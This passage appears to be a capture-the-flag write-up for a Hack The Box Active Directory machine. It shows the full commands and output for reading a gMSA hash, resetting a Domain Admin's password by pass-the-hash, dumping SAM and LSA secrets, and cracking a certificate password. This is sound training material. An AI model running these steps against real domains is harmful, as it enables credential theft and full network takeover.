
With Sierra.Frye, we can check whether she inherits permissions from the groups she belongs to.
The attack chain identified by BloodHound:

sierra.fryeis a member ofBIRMINGHAM-ITSECBIRMINGHAM-ITSECis a member ofITSEC, which hasReadGMSAPasswordoverBIR-ADFS-GMSA$BIR-ADFS-GMSA$hasGenericAllovertristan.daviestristan.daviesis a member ofDomain Admins
9. GMSA ReadPassword — Hash for BIR-ADFS-GMSA$
We check, and indeed we get the NTLM hash for BIR-ADFS-GMSA$:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc ldap $IP -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18' --gmsa
LDAP        10.129.229.57   389    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
LDAP        10.129.229.57   389    RESEARCH         [*] Getting GMSA Passwords
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA$       NTLM: e1e9fd9e46d0d747e1595167eedcec0f     PrincipalsAllowedToReadPassword: ITSec
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA$       aes128-cts-hmac-sha1-96: dc4a4346f54c0df29313ff8a21151a42
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA$       aes256-cts-hmac-sha1-96: 06e03fa99d7a99ee1e58d795dccc7065a08fe7629441e57ce463be2bc51acf38
NTLM hash for BIR-ADFS-GMSA$ obtained:
BIR-ADFS-GMSA$ : e1e9fd9e46d0d747e1595167eedcec0f
Continuing down the path, BloodHound confirms that the service account BIR-ADFS-GMSA$ has GenericAll over Tristan.Davies:

Checking which users belong to Remote Management Users, in order to open a WinRM session, we see that Sierra.Frye might qualify given the groups she’s in:
We first check whether the WinRM service actually responds:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc winrm $IP -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18'
It returns no confirmation of access. We try opening a direct session with evil-winrm anyway, and confirm the service is filtered or disabled:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ evil-winrm -i RESEARCH.search.htb -u Sierra.Frye -p '$$49=wide=STRAIGHT=jordan=28$$18'
Error: Cannot establish connection to remote endpoint.
Error: HTTPClient::ConnectTimeoutError: execution expired
WinRM is disabled or filtered. Given the
GenericAllwe have overTristan.Daviesthrough the GMSA, and given that WinRM isn’t giving us a shell, another approach is to take advantage of the fact thatrpcclientsupports pass-the-hash — we can authenticate asBIR-ADFS-GMSA$with its hash and change the password directly over RPC.
10. GenericAll over Tristan.Davies — Domain Admin
Method 1: Pass-the-Hash with pth-net
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ pth-net rpc password "TRISTAN.DAVIES" 'Iamwin123!' -U "search.htb"/'BIR-ADFS-GMSA$'%"e1e9fd9e46d0d747e1595167eedcec0f":"e1e9fd9e46d0d747e1595167eedcec0f" -S "RESEARCH.search.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u TRISTAN.DAVIES -p 'Iamwin123!'
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\TRISTAN.DAVIES:Iamwin123! (Pwn3d!)
Domain Controller compromised. We dump the SAM and LSA secrets:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u TRISTAN.DAVIES -p 'Iamwin123!' --sam
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\TRISTAN.DAVIES:Iamwin123! (Pwn3d!)
SMB         10.129.229.57   445    RESEARCH         [*] Dumping SAM hashes
SMB         10.129.229.57   445    RESEARCH         Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56:::
SMB         10.129.229.57   445    RESEARCH         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.229.57   445    RESEARCH         DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ nxc smb $IP -u TRISTAN.DAVIES -p 'Iamwin123!' --lsa
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\TRISTAN.DAVIES:Iamwin123! (Pwn3d!)
SMB         10.129.229.57   445    RESEARCH         [*] Dumping LSA secrets
SMB         10.129.229.57   445    RESEARCH         SEARCH\RESEARCH$:aes256-cts-hmac-sha1-96:29d9b2d4f91dc5102bd53e1574fa88eac1c40cdc107f9d7ec671a7f15d2ad9d9
SMB         10.129.229.57   445    RESEARCH         SEARCH\RESEARCH$:aes128-cts-hmac-sha1-96:89559380f987b6b98c5cdbd53134fce0
SMB         10.129.229.57   445    RESEARCH         SEARCH\RESEARCH$:des-cbc-md5:9d85d06297d080dc
SMB         10.129.229.57   445    RESEARCH         dpapi_machinekey:1d5ae75a9dc16c4c0086718b1b71a1c7a46a77f1
SMB         10.129.229.57   445    RESEARCH         dpapi_userkey:9306fa0881afe36b246e61acbeba87de42178e01
SMB         10.129.229.57   445    RESEARCH         [+] Dumped 6 LSA secrets
Method 2 (Alternative): PFX Certificate + PowerShell DSInternals
Inside the RedirectedFolders$ share, in Sierra.Frye’s personal folder, specifically under Downloads/Backups, we find a .pfx file:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ smbclient.py $DOMAIN/Sierra.Frye:'$$49=wide=STRAIGHT=jordan=28$$18'@$IP
# use RedirectedFolders$
# cd sierra.frye/Downloads/Backups
# ls
-rw-rw-rw-       2643  Fri Jul 31 11:04:11 2020 search-RESEARCH-CA.p12
-rw-rw-rw-       4326  Mon Aug 10 16:39:17 2020 staff.pfx
# get staff.pfx
Before trying to read it, we confirm the file type:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ file staff.pfx
staff.pfx: data
If we try to read the certificate, it asks for a password:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ openssl pkcs12 -in staff.pfx -nokeys -out certificate.pem
Enter Import Password:
Mac verify error: invalid password?
John the Ripper can extract the hash from a .pfx file, so we use it to pull the hash and then crack it:
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ pfx2john staff.pfx > certificate_hash
┌──(iamwin㉿0xWin)-[~/Documents/HTB]
└─$ john certificate_hash --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
misspissy        (staff.pfx)
1g 0:00:01:32 DONE (2026-09-22 01:50)
Session completed.
The certificate’s password is misspissy. We import it into the browser and access the ADCS portal at https://RESEARCH.search.htb/certsrv:

We log in with Sierra.Frye’s credentials using the certificate:

From there, the following PowerShell block (DSInternals module) reads the GMSA’s password and uses it to change tristan.davies’s password:
1. Get the GMSA password blob
$gmsa = Get-ADServiceAccount -Identity 'BIR-ADFS-GMSA' -Properties 'msDS-ManagedPassword'
Get-ADServiceAccount queries the gMSA object in the directory. -Properties 'msDS-ManagedPassword' is the key part: that attribute isn’t returned by default and can only be read by groups holding ReadGMSAPassword permission — which is exactly what BloodHound showed Sierra.Frye has via BIRMINGHAM-ITSEC → ITSEC.
$mp = $gmsa.'msDS-ManagedPassword'
ConvertFrom-ADManagedPasswordBlob $mp
ConvertFrom-ADManagedPasswordBlob (from the DSInternals module) decodes the binary MSDS-MANAGEDPASSWORD_BLOB blob and returns the GMSA’s current password. The unreadable text that shows up on the console is the actual GMSA password — it’s random and in UTF-16, which is why it looks like garbled characters, but it’s completely valid.
2. Save the password and build the credential object
$password = (ConvertFrom-ADManagedPasswordBlob $mp).CurrentPassword
$SecPass = (ConvertFrom-ADManagedPasswordBlob $mp).SecureCurrentPassword
$cred = New-Object System.Management.Automation.PSCredential BIR-ADFS-GMSA, $SecPass
The password is pulled as a SecureString and used to build a PSCredential object representing the identity of the BIR-ADFS-GMSA$ service account.
3. Run the password reset acting as the GMSA account
Invoke-Command -ComputerName 127.0.0.1 `
    -ScriptBlock {Set-ADAccountPassword -Identity tristan.davies -reset `
        -NewPassword (ConvertTo-SecureString -AsPlainText 'Iamwin123!' -force)} `
    -Credential $cred
Invoke-Commandruns the block authenticated with-Credential $cred, meaning asBIR-ADFS-GMSA$, not assierra.frye. This is the key part: even though Sierra runs the command, the script block executes with the GMSA’s privileges, and it’s the GMSA that holdsGenericAllovertristan.davies.Set-ADAccountPassword -resetlets you change the password without knowing the previous one, thanks to theGenericAllright, which grants full control over the object.-NewPassword (ConvertTo-SecureString -AsPlainText 'Iamwin1234!' -force)sets the new password as aSecureString.

And that’s it.
11. Attack Chain Summary
[Web Enumeration — unauthenticated]
    Site image with a password embedded in clear text
    hope.sharp : IsolationIsKey?

[Kerberoasting — hope.sharp]
    web_svc has SPN RESEARCH/web_svc.search.htb:60001
    hashcat -m 13100 + rockyou.txt → @3ONEmillionbaby

[Password Spraying — @3ONEmillionbaby]
    Edgar.Jacobs reuses web_svc's password
    Excel Phishing_Attempt.xlsx → column C (Password) hidden

[Hidden Excel column — Edgar.Jacobs]
    Copy/paste into a new sheet → column C visible
    NXC --no-bruteforce → Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18

[BloodHound — Sierra.Frye]
    sierra.frye → BIRMINGHAM-ITSEC → ITSEC → ReadGMSAPassword(BIR-ADFS-GMSA$)
    BIR-ADFS-GMSA$ → GenericAll → tristan.davies → Domain Admins

[GMSA + GenericAll]
    NXC ldap --gmsa → NTLM hash BIR-ADFS-GMSA$
    pth-net rpc password → new password for tristan.davies
    Domain Compromised (Pwn3d!)
Thanks for reading — I hope this is useful. If you have any questions, corrections, or just want to talk shop, my socials are linked on this blog.
Closing quote:
“Somewhere, something incredible is waiting to be known.”
— Carl Sagan